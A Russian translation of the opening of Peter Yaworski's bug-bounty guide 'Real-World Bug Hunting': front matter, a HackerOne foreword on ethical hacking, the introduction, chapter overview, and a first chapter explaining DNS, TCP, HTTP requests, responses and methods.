Охота за реальными ошибками. Практическое руководство по веб-хакингу

Русский перевод практического руководства Питера Яворски по поиску и ответственному раскрытию реальных уязвимостей веб-приложений и участию в программах баг-баунти.

Больше крутых материалов в моём телеграм-канале @grogrigs

Вводные материалы

Сведения об издании

ISBN-10: 1-59327-861-6
ISBN-13: 978-1-59327-861-8

Издатель: Уильям Поллок
Редактор производственного процесса: Джанель Лудовайз
Иллюстрация на обложке: Джонни Томас
Оформление книжного блока: Octopod Studios
Редакторы по развитию: Джен Кэш и Энни Чой
Технический рецензент: Цанг Чи Хун
Литературный редактор: Энн Мари Уокер
Верстальщик: Happenstance Type-O-Rama
Корректор: Пола Л. Флеминг
Составитель указателя: Джоанн Бурек

По вопросам распространения, переводов или оптовых продаж обращайтесь непосредственно в No Starch Press, Inc.:

No Starch Press, Inc.
245 8th Street, San Francisco, CA 94103
телефон: 1.415.863.9900; info@nostarch.com
www.nostarch.com

Каталожные данные Библиотеки Конгресса

Имена: Yaworski, Peter, автор.
Название: *Real-world bug hunting: a field guide to web hacking* / Peter Yaworski.
Описание: San Francisco: No Starch Press, 2019. | Включает библиографические ссылки.
Идентификаторы: LCCN 2018060556 (печатное издание) | LCCN 2019000034 (электронная книга) | ISBN 9781593278625 (epub) | ISBN 1593278624 (epub) | ISBN 9781593278618 (мягкая обложка) | ISBN 1593278616 (мягкая обложка)
Предметные рубрики: LCSH: Отладка в информатике. | Тестирование на проникновение (компьютерная безопасность) | Веб-сайты--тестирование. | BISAC: КОМПЬЮТЕРЫ / Безопасность / Вирусы. | КОМПЬЮТЕРЫ / Безопасность / Общие вопросы. | КОМПЬЮТЕРЫ / Сети / Безопасность.
Классификация: LCC QA76.9.D43 (электронная книга) | LCC QA76.9.D43 Y39 2019 (печатное издание) | DDC 004.2/4--dc23
Запись Библиотеки Конгресса доступна по адресу https://lccn.loc.gov/2018060556

товарными знаками соответствующих владельцев. Чтобы не ставить знак товарного знака при каждом упоминании охраняемого названия, мы используем такие названия исключительно в редакционных целях и в интересах владельца товарного знака, не намереваясь нарушать его права.

Информация в этой книге распространяется на условиях «как есть», без каких-либо гарантий. Хотя при подготовке этой работы были приняты все меры предосторожности, ни автор, ни No Starch Press, Inc. не несут ответственности перед какими-либо физическими или юридическими лицами за убытки или ущерб, причинённые либо предположительно причинённые прямо или косвенно содержащейся в книге информацией.

Об авторе

Питер Яворски стал хакером-самоучкой благодаря тому, что многие предшествовавшие ему хакеры щедро делились знаниями, в том числе те, на кого он ссылается в этой книге. Он также добился успеха как охотник за вознаграждениями за ошибки и получил благодарности, среди прочих, от Salesforce, Twitter, Airbnb, Verizon Media и Министерства обороны США. Сейчас он работает инженером по безопасности приложений в Shopify и помогает делать коммерцию безопаснее.

О техническом рецензенте

Цанг Чи Хун, также известный как FileDescriptor, занимается тестированием на проникновение и охотой за вознаграждениями за ошибки. Он живёт в Гонконге. Он пишет о веб-безопасности на сайте https://blog.innerht.ml, любит слушать оригинальные саундтреки и владеет некоторым количеством криптовалют.

Предисловие

Лучший способ чему-либо научиться - просто делать это. Именно так мы научились хакингу.

Мы были молоды. Как и всеми хакерами до нас и всеми, кто придёт после, нами двигало неукротимое, жгучее любопытство: мы хотели понять, как всё устроено. В основном мы играли в компьютерные игры, а к 12 годам решили научиться создавать собственные программы. Мы освоили программирование на Visual Basic и PHP по книгам из библиотеки и благодаря практике.

Разобравшись в разработке программ, мы быстро обнаружили, что эти навыки позволяют находить ошибки других разработчиков. От созидания мы перешли к взлому, и с тех пор хакинг остаётся нашей страстью. Чтобы отпраздновать окончание школы, мы захватили вещательный канал телевизионной станции и показали в эфире объявление с поздравлением для своего выпускного класса. Тогда это казалось забавным, но вскоре мы поняли, что у подобных поступков бывают последствия и миру нужны совсем не такие хакеры. Телевизионная станция и школа нашего веселья не разделили, и в наказание всё лето мы мыли окна. В колледже мы превратили свои навыки в жизнеспособный консультационный бизнес, который на вершине развития обслуживал клиентов из государственного и частного секторов по всему миру. Наш опыт хакинга привёл нас в HackerOne - компанию, которую мы совместно основали в 2012 году. Мы хотели дать каждой компании во Вселенной возможность успешно работать с хакерами, и сегодня это по-прежнему остаётся миссией HackerOne.

Если вы читаете эти строки, значит, у вас тоже есть любопытство, необходимое хакеру и охотнику за ошибками. Мы уверены, что эта книга станет замечательным путеводителем в вашем путешествии. Она наполнена содержательными примерами из реальной жизни: отчётами об уязвимостях, за которые действительно были выплачены вознаграждения, а также полезным анализом и разбором от автора книги и нашего коллеги-хакера Пита Яворски. Пока вы учитесь, он будет вашим спутником, и ценность этого трудно переоценить.

Есть и другая причина, по которой эта книга так важна: в ней основное внимание уделено тому, как стать этичным хакером. Совершенное владение искусством хакинга может стать необычайно могущественным навыком, который, как мы надеемся, будет служить добру. Самые успешные хакеры умеют при взломе двигаться по тонкой грани между правильным и неправильным. Ломать вещи способны многие; кто-то даже пытается таким способом быстро заработать. Но представьте, что вы можете сделать интернет безопаснее, сотрудничать с замечательными компаниями по всему миру и вдобавок получать за это деньги. Благодаря вашему таланту миллиарды людей и их данные могут оставаться в безопасности. Мы надеемся, что вы будете стремиться именно к этому.

Мы безмерно благодарны Питу за то, что он нашёл время и так красноречиво всё это описал. Нам хотелось бы иметь подобный источник, когда мы только начинали. Книгу Пита приятно читать, и в ней есть сведения, необходимые для уверенного начала вашего пути в хакинге.

Приятного чтения и успешного хакинга!

Помните об ответственности.

Михил Принс и Йоберт Абма
Соучредители HackerOne

Благодарности

Без сообщества HackerOne эта книга не появилась бы. Я хочу поблагодарить генерального директора HackerOne Мортена Микоса, который связался со мной, когда я начал работать над книгой, неустанно предлагал замечания и идеи по её улучшению и даже оплатил профессиональное оформление обложки самостоятельно изданной версии.

Я также хочу поблагодарить соучредителей HackerOne Михила Принса и Йоберта Абму: пока я работал над ранними версиями книги, они вносили предложения и помогали готовить некоторые главы. Йоберт выполнил глубокую проверку, отредактировав каждую главу и снабдив её замечаниями и техническими пояснениями. Его правки укрепили мою уверенность в себе и научили меня гораздо большему, чем я мог себе представить.

Кроме того, Адам Баккус прочитал книгу через пять дней после прихода в HackerOne, предложил правки и объяснил, каково находиться по другую сторону отчётов об уязвимостях; благодаря этому я смог разработать главу 19. HackerOne никогда ничего не просила взамен. Компания лишь хотела поддержать хакерское сообщество и помочь сделать эту книгу настолько хорошей, насколько это возможно.

Было бы непростительно отдельно не поблагодарить Бена Садегипура, Патрика Ференбаха, Франса Розена, Филиппа Хэрвуда, Джейсона Хэддикса, Арне Свиннена, FileDescriptor и многих других людей, которые в начале моего пути находили время поговорить со мной о хакинге, поделиться знаниями и поддержать меня.

Помимо этого, книга не могла бы появиться без хакеров, которые делились знаниями и раскрывали сведения об ошибках, особенно без тех, на чьи находки я ссылаюсь в этой книге. Спасибо вам всем.

Наконец, без любви и поддержки жены и двух дочерей я не достиг бы того, чего достиг сегодня. Именно благодаря им я преуспел в хакинге и смог закончить эту книгу. И, конечно, огромное спасибо остальным членам моей семьи, особенно родителям, которые в моём детстве отказывались покупать игровые системы Nintendo, а вместо них приобретали компьютеры и говорили, что за ними будущее.

Введение

Эта книга познакомит вас с необъятным миром этичного хакинга - ответственного поиска уязвимостей безопасности и сообщения о них владельцу приложения. Когда я только начинал изучать хакинг, мне хотелось знать не только о том, какие уязвимости находят хакеры, но и о том, как они их находят.

Я искал информацию, но каждый раз оставался с одними и теми же вопросами:

• Какие уязвимости хакеры находят в приложениях?
• Как хакеры узнают об уязвимостях, обнаруженных в приложениях?
• Как хакеры начинают проникновение на сайт?
• Как выглядит хакинг? Всё автоматизировано или выполняется вручную?
• Как мне приступить к хакингу и поиску уязвимостей?

В конце концов я оказался на HackerOne - платформе баг-баунти, созданной для того, чтобы связывать этичных хакеров с компаниями, которые ищут специалистов для проверки своих приложений. В HackerOne есть функции, позволяющие хакерам и компаниям раскрывать сведения о найденных и исправленных ошибках.

Читая опубликованные отчёты HackerOne, я с трудом понимал, какие уязвимости находили люди и как ими можно было злоупотребить. Часто мне приходилось перечитывать один и тот же отчёт два или три раза, прежде чем я его понимал. Я осознал, что и мне, и другим начинающим принесут пользу написанные простым языком объяснения реальных уязвимостей.

Охота за реальными ошибками - авторитетный справочник, который поможет вам разобраться в разных типах веб-уязвимостей. Вы узнаете, как находить уязвимости, как сообщать о них, как получать за это деньги, а иногда и как писать защищённый код. Но книга посвящена не только успешным примерам: в ней есть также ошибки и извлечённые уроки, многие из которых принадлежат мне самому.

К тому времени, когда вы закончите чтение, вы сделаете первый шаг к тому, чтобы превратить интернет в более безопасное место, и, вероятно, сможете немного на этом заработать.

Кому следует читать эту книгу

Эта книга написана для начинающих хакеров. Неважно, кто вы: веб-разработчик, веб-дизайнер, родитель, ведущий домашнее хозяйство, десятилетний ребёнок или 75-летний пенсионер.

Тем не менее, хотя опыт программирования не является обязательным условием для хакинга, он, как и знакомство с веб-технологиями, может помочь. Например, чтобы быть хакером, не обязательно быть веб-разработчиком, но понимание базовой структуры страницы на языке гипертекстовой разметки (HTML), того, как каскадные таблицы стилей (CSS) определяют её внешний вид и как JavaScript динамически взаимодействует с веб-сайтами, поможет вам обнаруживать уязвимости и оценивать последствия найденных ошибок.

Умение программировать полезно при поиске уязвимостей в логике приложения и попытках представить, в чём разработчик мог ошибиться. Если вы способны поставить себя на место программиста, догадаться, как он что-либо реализовал, или прочитать его код, если тот доступен, ваши шансы на успех станут выше.

Если вы хотите изучить программирование, у No Starch Press есть множество книг, которые вам помогут. Можно также обратиться к бесплатным курсам Udacity и Coursera. Дополнительные источники перечислены в приложении B.

Как читать эту книгу

Каждая глава, посвящённая определённому типу уязвимости, имеет следующую структуру:

1. Описание типа уязвимости.
2. Примеры уязвимостей этого типа.
3. Подведение итогов и выводы.

Каждый пример уязвимости содержит следующее:

• мою оценку того, насколько трудно найти и доказать уязвимость;
• URL-адрес, связанный с местом, где была обнаружена уязвимость;
• ссылку на исходный опубликованный отчёт или разбор;
• дату сообщения об уязвимости;
• сумму, которую автор отчёта получил за предоставленные сведения;
• ясное описание уязвимости;
• выводы, которые вы сможете применять в собственном хакинге.

Необязательно читать эту книгу от корки до корки. Если вас интересует конкретная глава, сначала прочитайте её. Иногда я ссылаюсь на понятия, рассмотренные в предыдущих главах, но в таких случаях стараюсь указывать, где определён термин, чтобы вы могли обратиться к соответствующим разделам. Держите эту книгу открытой, пока занимаетесь хакингом.

Что содержится в этой книге

Ниже приведён обзор того, что вы найдёте в каждой главе.

Глава 1. Основы баг-баунти объясняет, что такое уязвимости и вознаграждения за ошибки, а также чем клиенты отличаются от серверов. В ней рассказывается и о работе интернета, включая HTTP-запросы, ответы и методы, а также объясняется, что означает отсутствие состояния в HTTP.

Глава 2. Открытое перенаправление посвящена атакам, использующим доверие к определённому домену для перенаправления пользователей на другой домен.

Глава 3. Загрязнение параметров HTTP рассказывает, как злоумышленники манипулируют HTTP-запросами, внедряя дополнительные параметры, которым доверяет уязвимый целевой веб-сайт и которые приводят к неожиданному поведению.

Глава 4. Межсайтовая подделка запросов объясняет, как злоумышленник может с помощью вредоносного веб-сайта заставить браузер жертвы отправить HTTP-запрос другому сайту. Другой сайт затем действует так, словно запрос легитимен и намеренно отправлен жертвой.

Глава 5. HTML-инъекция и подмена содержимого объясняет, как злоумышленники внедряют созданные ими элементы HTML в веб-страницы целевого сайта.

Глава 6. Внедрение возврата каретки и перевода строки показывает, как злоумышленники внедряют кодированные символы в HTTP-сообщения, чтобы изменить их интерпретацию серверами, прокси и браузерами.

Глава 7. Межсайтовое выполнение сценариев объясняет, как злоумышленники используют сайт, который не очищает пользовательский ввод, для выполнения на нём собственного кода JavaScript.

Глава 8. Внедрение в шаблоны объясняет, как злоумышленники используют механизмы шаблонов, когда сайт не очищает пользовательский ввод, применяемый в шаблонах. В главе приведены клиентские и серверные примеры.

Глава 9. SQL-инъекция описывает, как уязвимость сайта, опирающегося на базу данных, может позволить злоумышленнику неожиданным образом выполнять запросы к базе данных сайта или атаковать её.

Глава 10. Подделка серверных запросов объясняет, как злоумышленник заставляет сервер выполнять непредусмотренные сетевые запросы.

Глава 11. Внешние сущности XML показывает, как злоумышленники используют особенности разбора приложением входных данных XML и обработки включённых во входные данные внешних сущностей.

Глава 12. Удалённое выполнение кода рассказывает, как злоумышленники могут использовать сервер или приложение для выполнения собственного кода.

Глава 13. Уязвимости памяти объясняет, как злоумышленники используют управление памятью приложения, чтобы вызвать непредусмотренное поведение, в том числе, возможно, выполнить внедрённые ими команды.

Глава 14. Перехват поддомена показывает, как происходит перехват поддомена, когда злоумышленник получает возможность управлять поддоменом от имени законного домена.

Глава 15. Состояния гонки раскрывает способы использования злоумышленниками ситуаций, в которых процессы сайта соревнуются за завершение на основе исходного условия, становящегося недействительным по мере выполнения процессов.

Глава 16. Небезопасные прямые ссылки на объекты посвящена уязвимостям, возникающим, когда злоумышленник может получить доступ к ссылке на объект, например файл, запись базы данных или учётную запись, либо изменить эту ссылку, хотя доступа к объекту у него быть не должно.

Глава 17. Уязвимости OAuth посвящена ошибкам реализации протокола, предназначенного для упрощения и стандартизации безопасной авторизации в веб-приложениях, мобильных и настольных приложениях.

Глава 18. Уязвимости логики и конфигурации приложения объясняет, как злоумышленник может воспользоваться ошибкой в программной логике или конфигурации приложения, чтобы заставить сайт выполнить непредусмотренное действие, приводящее к появлению уязвимости.

Глава 19. Поиск собственных баг-баунти содержит основанные на моём опыте и методике советы о том, где и как искать уязвимости. Эта глава не является пошаговым руководством по взлому сайта.

Глава 20. Отчёты об уязвимостях рассказывает, как писать заслуживающие доверия и содержательные отчёты об уязвимостях, чтобы программы не отклоняли найденные вами ошибки.

Приложение A. Инструменты описывает популярные средства, предназначенные для хакинга, в том числе для проксирования веб-трафика, перечисления поддоменов, создания снимков экрана и многого другого.

Приложение B. Ресурсы содержит дополнительные источники, которые помогут расширить знания о хакинге. Среди них интернет-курсы, популярные платформы вознаграждений, рекомендуемые блоги и прочее.

Предупреждение о хакинге

Когда читаешь об опубликованных уязвимостях и видишь, сколько зарабатывают некоторые хакеры, естественно подумать, что хакинг - лёгкий и быстрый путь к богатству. Это не так. Хакинг может приносить вознаграждение, однако гораздо реже встречаются рассказы о неудачах на этом пути, кроме этой книги, где я делюсь несколькими весьма неловкими историями. Поскольку главным образом вы будете слышать об успехах других людей в хакинге, у вас могут сложиться нереалистичные ожидания от собственного пути.

Возможно, вы очень быстро добьётесь успеха. Но если вам трудно находить ошибки, продолжайте копать. Разработчики всегда будут писать новый код, а ошибки всегда будут проникать в рабочие системы. Чем больше попыток вы предпримете, тем легче должен становиться процесс.

Кстати, можете написать мне в Twitter по адресу @yaworsk и рассказать, как идут дела. Даже если успеха пока нет, мне хотелось бы вас услышать. Когда ничего не получается, охота за ошибками может казаться одиноким занятием. Но праздновать успехи друг друга тоже замечательно; возможно, вы найдёте что-нибудь, что я смогу включить в следующее издание этой книги.

Удачи и успешного хакинга.

Глава 1. Основы баг-баунти

Если вы новичок в хакинге, вам пригодится базовое понимание того, как работает интернет и что происходит внутри системы, когда вы вводите URL-адрес в адресную строку браузера. Переход на веб-сайт может казаться простым действием, но за ним скрывается множество процессов: подготовка HTTP-запроса, определение домена, которому следует направить запрос, преобразование домена в IP-адрес, отправка запроса, отрисовка ответа и так далее.

В этой главе вы познакомитесь с основными понятиями и терминами, среди которых уязвимости, вознаграждения за ошибки, клиенты, серверы, IP-адреса и HTTP. Вы получите общее представление о том, как выполнение непредусмотренных действий, передача неожиданных входных данных или доступ к закрытым сведениям способны привести к появлению уязвимостей. Затем мы посмотрим, что происходит, когда вы вводите URL-адрес в адресную строку браузера, в том числе как выглядят HTTP-запросы и ответы и какие существуют глаголы действий HTTP. В завершение главы мы разберёмся, что означает утверждение об отсутствии состояния в HTTP.

Уязвимости и вознаграждения за ошибки

Уязвимость - это слабое место приложения, позволяющее злоумышленнику выполнить запрещённое действие или получить доступ к сведениям, которые в иных обстоятельствах не должны быть ему доступны.

Изучая и проверяя приложения, помните, что уязвимости могут возникать как вследствие предусмотренных, так и вследствие непредусмотренных действий злоумышленников. Например, изменение идентификатора записи ради доступа к сведениям, к которым у вас не должно быть доступа, служит примером непредусмотренного действия.

Предположим, веб-сайт позволил вам создать профиль, указав имя, адрес электронной почты, дату рождения и адрес проживания. Сайт хранил бы эти сведения в тайне и показывал их только вашим друзьям. Но если бы он позволял любому человеку без вашего разрешения добавлять вас в друзья, это было бы уязвимостью. Хотя сайт скрывал бы ваши сведения от тех, кто не числится среди друзей, возможность беспрепятственно добавиться к вам в друзья позволила бы любому получить к ним доступ. Проверяя сайт, всегда думайте, как кто-либо может злоупотребить существующей функциональностью.

Вознаграждение за ошибку - это награда, которую веб-сайт или компания выдаёт человеку, этично обнаружившему уязвимость и сообщившему о ней этому сайту или компании. Вознаграждения часто выплачиваются деньгами и составляют от десятков до десятков тысяч долларов. Среди других видов наград встречаются криптовалюты, авиамили, бонусные баллы, кредиты на оплату услуг и тому подобное.

Предлагая вознаграждения за ошибки, компания создаёт программу. В этой книге данным термином обозначаются правила и организационные рамки, установленные компанией для людей, которые хотят проверять её на наличие уязвимостей. Обратите внимание, что это не то же самое, что программа раскрытия уязвимостей (vulnerability disclosure program, VDP). Программа баг-баунти предусматривает денежное вознаграждение, тогда как VDP не предполагает оплаты, хотя компания может подарить сувениры. VDP - всего лишь способ, с помощью которого этичные хакеры сообщают компании об уязвимостях, чтобы та их исправила. Вознаграждение было выплачено не за каждый отчёт, включённый в эту книгу, однако все они представляют собой примеры работы хакеров, участвовавших в программах баг-баунти.

Клиент и сервер

Ваш браузер использует интернет - сеть компьютеров, которые обмениваются сообщениями. Эти сообщения называются пакетами. В пакетах находятся отправляемые вами данные, а также сведения о том, откуда эти данные пришли и куда направляются. У каждого компьютера в интернете есть адрес, по которому ему можно отправлять пакеты. Однако некоторые компьютеры принимают лишь определённые типы пакетов, а другие разрешают пакеты только от ограниченного перечня компьютеров. Получающий компьютер сам решает, что делать с пакетами и как на них отвечать. Для целей этой книги мы сосредоточимся только на данных внутри пакетов, то есть HTTP-сообщениях, а не на самих пакетах.

Я буду называть эти компьютеры клиентами или серверами. Компьютер, инициирующий запросы, обычно называют клиентом независимо от того, откуда отправлен запрос: из браузера, командной строки или иного источника. Серверами называются веб-сайты и веб-приложения, получающие запросы. Если понятие в равной степени применимо и к клиентам, и к серверам, я буду говорить о компьютерах в общем смысле.

Поскольку в интернете может общаться друг с другом любое количество компьютеров, нам нужны правила, определяющие способы такого общения. Они оформлены в виде документов Request for Comments (RFC), которые задают стандарты поведения компьютеров. Например, протокол передачи гипертекста (Hypertext Transfer Protocol, HTTP) определяет, как интернет-браузер взаимодействует с удалённым сервером посредством протокола Internet Protocol (IP). В этой ситуации и клиент, и сервер должны реализовать одни и те же стандарты, чтобы понимать отправляемые и получаемые друг от друга пакеты.

Что происходит, когда вы посещаете веб-сайт

Поскольку в этой книге мы сосредоточимся на HTTP-сообщениях, данный раздел представляет высокоуровневый обзор процесса, происходящего после ввода URL-адреса в адресную строку браузера.

Шаг 1. Извлечение доменного имени

После того как вы введёте google.com, браузер определит доменное имя из URL-адреса. Доменное имя указывает, какой веб-сайт вы пытаетесь посетить, и должно соответствовать определённым правилам, заданным в RFC. Например, доменное имя может содержать только буквенно-цифровые символы и знаки подчёркивания. Исключение составляют интернационализированные доменные имена, которые выходят за рамки этой книги. Подробнее об их использовании говорится в RFC 3490. В нашем случае домен - `www.google.com`. Домен служит одним из способов найти адрес сервера.

Шаг 2. Определение IP-адреса

Определив доменное имя, браузер с помощью IP ищет связанный с доменом IP-адрес. Этот процесс называют разрешением IP-адреса; чтобы домен в интернете работал, он должен разрешаться в IP-адрес.

Существует два типа IP-адресов: Internet Protocol версии 4 (IPv4) и Internet Protocol версии 6 (IPv6). Адрес IPv4 состоит из четырёх чисел, разделённых точками, причём каждое число лежит в диапазоне от 0 до 255. IPv6 - новейшая версия Internet Protocol. Она была создана для решения проблемы исчерпания доступных адресов IPv4. Адреса IPv6 состоят из восьми групп по четыре шестнадцатеричные цифры, разделённых двоеточиями, однако существуют способы их сокращения. Например, `8.8.8.8` - адрес IPv4, а `2001:4860:4860::8888` - сокращённый адрес IPv6.

Чтобы найти IP-адрес только по доменному имени, компьютер отправляет запрос серверам системы доменных имён (Domain Name System, DNS) - специализированным серверам в интернете, содержащим реестр всех доменов и соответствующих им IP-адресов.

Приведённые выше адреса IPv4 и IPv6 принадлежат DNS-серверам Google.

В нашем примере DNS-сервер, к которому вы подключитесь, сопоставит `www.google.com` с IPv4-адресом `216.58.201.228` и вернёт его компьютеру. Чтобы узнать больше об IP-адресе сайта, можно выполнить в терминале команду `dig A site.com`, заменив `site.com` именем исследуемого сайта.

Шаг 3. Установление TCP-соединения

Затем компьютер пытается установить соединение по протоколу управления передачей (Transmission Control Protocol, TCP) с IP-адресом через порт 80, поскольку вы посетили сайт, используя `http://`. Подробности TCP для нас несущественны; достаточно отметить, что это ещё один протокол, определяющий взаимодействие компьютеров. TCP обеспечивает двустороннюю связь, благодаря чему получатели сообщений могут проверить принятую информацию и убедиться, что при передаче ничего не потерялось.

На сервере, которому вы отправляете запрос, может работать несколько служб, то есть компьютерных программ, поэтому для указания конкретных процессов, которым предназначены запросы, используются порты. Порты можно представить как двери сервера в интернет. Без портов службам пришлось бы конкурировать за информацию, отправляемую в одно и то же место. Следовательно, необходим ещё один стандарт, который определит порядок сотрудничества служб и не позволит одной службе похитить данные другой. Например, порт 80 является стандартным для отправки и получения незашифрованных HTTP-запросов. Другой распространённый порт, 443, используется для зашифрованных HTTPS-запросов. Хотя стандартным для HTTP является порт 80, а для HTTPS - 443, обмен по TCP может происходить через любой порт в зависимости от настройки приложения администратором.

Вы можете самостоятельно установить TCP-соединение с веб-сайтом через порт 80, открыв терминал и выполнив `nc <IP ADDRESS> 80`. В этой строке команда `nc` утилиты Netcat создаёт сетевое соединение для чтения и записи сообщений.

Шаг 4. Отправка HTTP-запроса

Продолжим рассматривать google.com. Если на шаге 3 соединение установлено успешно, браузер должен подготовить и отправить HTTP-запрос, показанный в листинге 1-1.

```
GET / HTTP/1.1
Host: www.google.com
Connection: keep-alive
Accept: application/html, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/72.0.3626.109 Safari/537.36
```

Листинг 1-1. Отправка HTTP-запроса

Браузер отправляет запрос `GET` к пути `/`, то есть к корню веб-сайта. Содержимое сайта организовано по путям, подобно папкам и файлам на компьютере. По мере углубления в папки пройденный путь записывается как имя каждой папки, за которым следует `/`. Посещая первую страницу веб-сайта, вы обращаетесь к корневому пути, который обозначается просто `/`. Браузер также сообщает, что использует протокол HTTP версии 1.1. Запрос `GET` только получает информацию. Подробнее мы познакомимся с ним далее.

Заголовок `Host` содержит дополнительные сведения, отправляемые в составе запроса. Они необходимы HTTP 1.1, чтобы определить, куда сервер по указанному IP-адресу должен направить запрос, поскольку один IP-адрес может обслуживать несколько доменов. Заголовок `Connection` предписывает не закрывать соединение с сервером, чтобы избежать накладных расходов на постоянное открытие и закрытие соединений.

В заголовке `Accept` указан ожидаемый формат ответа. В данном случае мы ожидаем `application/html`, но примем любой формат, на что указывает подстановочный шаблон `*/*`. Существуют сотни возможных типов содержимого, но для наших целей чаще всего будут встречаться `application/html`, `application/json`, `application/octet-stream` и `text/plain`. Наконец, `User-Agent` обозначает программу, отвечающую за отправку запроса.

Шаг 5. Ответ сервера

В ответ на наш запрос сервер должен прислать нечто похожее на листинг 1-2.

```
HTTP/1.1 200 OK
Content-Type: text/html
<html>
```

```
    <head>
      <title>Google.com</title>
    </head>
    <body>
      --snip--
    </body>
  </html>
```

Листинг 1-2. Ответ сервера

Здесь мы получили HTTP-ответ, соответствующий HTTP/1.1, с кодом состояния `200`. Код состояния важен, поскольку показывает, как отвечает сервер. Эти коды также определены в RFC и обычно представляют собой трёхзначные числа, начинающиеся с 2, 3, 4 или 5. Хотя строгого требования использовать конкретные коды для серверов нет, коды `2xx` обычно указывают на успешное выполнение запроса.

Поскольку способ применения сервером кодов HTTP строго не контролируется, можно встретить приложения, которые отвечают кодом `200`, хотя в теле HTTP-сообщения говорится об ошибке приложения. Телом HTTP-сообщения называется текст, связанный с запросом или ответом. В данном случае мы удалили содержимое и заменили его строкой `--snip--`, поскольку тело ответа Google имеет большой объём. Обычно этот текст в ответе представляет HTML веб-страницы, но это может быть JSON для программного интерфейса приложения, содержимое загружаемого файла и так далее.

Заголовок `Content-Type` сообщает браузерам тип мультимедийного содержимого тела. От него зависит, как браузер отобразит содержимое. Однако браузеры не всегда используют значение, возвращённое приложением. Вместо этого они выполняют MIME-сниффинг: читают начало тела и самостоятельно определяют тип мультимедийного содержимого. Приложение может отключить такое поведение браузера с помощью заголовка `X-Content-Type-Options: nosniff`, которого в предыдущем примере нет.

Другие коды ответа, начинающиеся с 3, указывают на перенаправление и предписывают браузеру выполнить дополнительный запрос. Например, если бы Google потребовалось навсегда перенаправить вас с одного URL-адреса на другой, он мог бы отправить ответ `301`. Код `302`, напротив, обозначает временное перенаправление.

Получив ответ `3xx`, браузер должен отправить новый HTTP-запрос URL-адресу из заголовка `Location`, как показано ниже.

```
HTTP/1.1 301 Found
Location: https://www.google.com/
```

Ответы, начинающиеся с 4, обычно обозначают ошибку пользователя. Например, ответ `403` возвращается, когда в запросе нет надлежащих идентификационных данных для разрешения доступа к содержимому, хотя сам HTTP-запрос допустим. Ответы, начинающиеся с 5, обозначают ту или иную ошибку сервера. Так, код `503` сообщает, что сервер недоступен и не может обработать отправленный запрос.

Шаг 6. Отрисовка ответа

Поскольку сервер отправил ответ `200` с типом содержимого `text/html`, браузер начнёт отрисовывать полученные данные. Тело ответа указывает браузеру, что следует показать пользователю.

В нашем примере туда войдут HTML для структуры страницы, каскадные таблицы стилей (CSS) для оформления и компоновки, а также JavaScript, добавляющий динамическую функциональность и мультимедийные материалы, например изображения и видео. Сервер может вернуть и другое

содержимое, например XML, но в этом примере мы ограничимся основами. XML подробнее рассматривается в главе 11.

Поскольку веб-страницы могут ссылаться на внешние файлы CSS, JavaScript и мультимедийные материалы, браузер способен отправить дополнительные HTTP-запросы для получения всех необходимых странице файлов. Запрашивая эти дополнительные файлы, он продолжает разбирать ответ и представлять его тело в виде веб-страницы. В нашем случае браузер отобразит главную страницу Google - `www.google.com`.

Обратите внимание, что JavaScript - язык сценариев, поддерживаемый всеми основными браузерами. Он позволяет добавлять веб-страницам динамические возможности, в том числе обновлять содержимое без перезагрузки страницы, проверять достаточную надёжность пароля на некоторых сайтах и так далее. Подобно другим языкам программирования, JavaScript имеет встроенные функции, может хранить значения в переменных и выполнять код в ответ на события на веб-странице.

Ему также доступны различные программные интерфейсы браузера (API). Эти API позволяют JavaScript взаимодействовать с другими системами; вероятно, важнейшая из них - объектная модель документа (Document Object Model, DOM).

DOM позволяет JavaScript обращаться к HTML и CSS веб-страницы и изменять их. Это важно: если злоумышленник сумеет выполнить на сайте собственный JavaScript, он получит доступ к DOM и сможет действовать на сайте от имени выбранного пользователя. Подробнее это понятие рассматривается в главе 7.

HTTP-запросы

Соглашение между клиентом и сервером об обработке HTTP-сообщений включает определение методов запросов. Метод запроса указывает назначение запроса клиента и результат, который клиент считает успешным. Например, в листинге 1-1 мы отправили запрос `GET` адресу google.com, подразумевая, что ожидаем получить только содержимое google.com без выполнения каких-либо иных действий. Поскольку интернет задуман как интерфейс между удалёнными компьютерами, методы запросов были разработаны и реализованы для различения вызываемых действий.

Стандарт HTTP определяет следующие методы запросов: `GET`, `HEAD`, `POST`, `PUT`, `DELETE`, `TRACE`, `CONNECT` и `OPTIONS`. Метод `PATCH` тоже предлагался, но не получил широкого распространения в RFC HTTP. На момент написания книги браузеры отправляют из HTML только запросы `GET` и `POST`. Любой запрос `PUT`, `PATCH` или `DELETE` является результатом вызова HTTP-запроса из JavaScript. Позднее это будет иметь значение при рассмотрении примеров уязвимостей в приложениях, ожидающих такие типы методов.

В следующем разделе дан краткий обзор методов запросов, которые встретятся в книге.

Методы запросов

Метод `GET` получает информацию, указанную универсальным идентификатором ресурса (Uniform Resource Identifier, URI) запроса. Термин URI часто используют как синоним универсального указателя ресурса (Uniform Resource Locator, URL). Строго говоря, URL - разновидность URI: он определяет ресурс и содержит способ найти этот ресурс по его сетевому расположению. Например, `http://www.google.com/<example>/file.txt` и `/<example>/file.txt` являются допустимыми URI. Но допустимым URL является только

`http://www.google.com/<example>/file.txt`, поскольку он указывает, как найти ресурс через домен google.com. Несмотря на это различие, во всей книге мы будем говорить URL, ссылаясь на любые идентификаторы ресурсов.

Хотя принудительно обеспечить это требование невозможно, запросы `GET` не должны изменять данные; им следует только получать данные с сервера и возвращать их в теле HTTP-сообщения. Например, на сайте социальной сети запрос `GET` должен возвращать имя вашего профиля, но не обновлять профиль. Такое поведение критически важно для уязвимостей межсайтовой подделки запросов (CSRF), рассматриваемых в главе 4. Посещение любого URL-адреса или ссылки на сайт, если действие не вызвано JavaScript, заставляет браузер отправить выбранному серверу запрос `GET`. Это поведение играет ключевую роль в уязвимостях открытого перенаправления, обсуждаемых в главе 2.

Метод `HEAD` идентичен `GET`, за исключением того, что сервер не должен возвращать в ответе тело сообщения.

Метод `POST` вызывает на принимающем сервере некоторую функцию, определяемую самим сервером. Иными словами, обычно выполняется некое внутреннее действие: создание комментария, регистрация пользователя, удаление учётной записи и тому подобное. Действие сервера в ответ на `POST` может быть разным. Иногда сервер вообще ничего не предпринимает. Например, запрос `POST` может вызвать ошибку во время обработки, и запись на сервере сохранена не будет.

Метод `PUT` вызывает функцию, относящуюся к уже существующей записи на удалённом веб-сайте или в приложении. Например, его можно использовать при обновлении существующей учётной записи, записи блога и тому подобного. И здесь действие может быть разным, а сервер может вовсе ничего не предпринять.

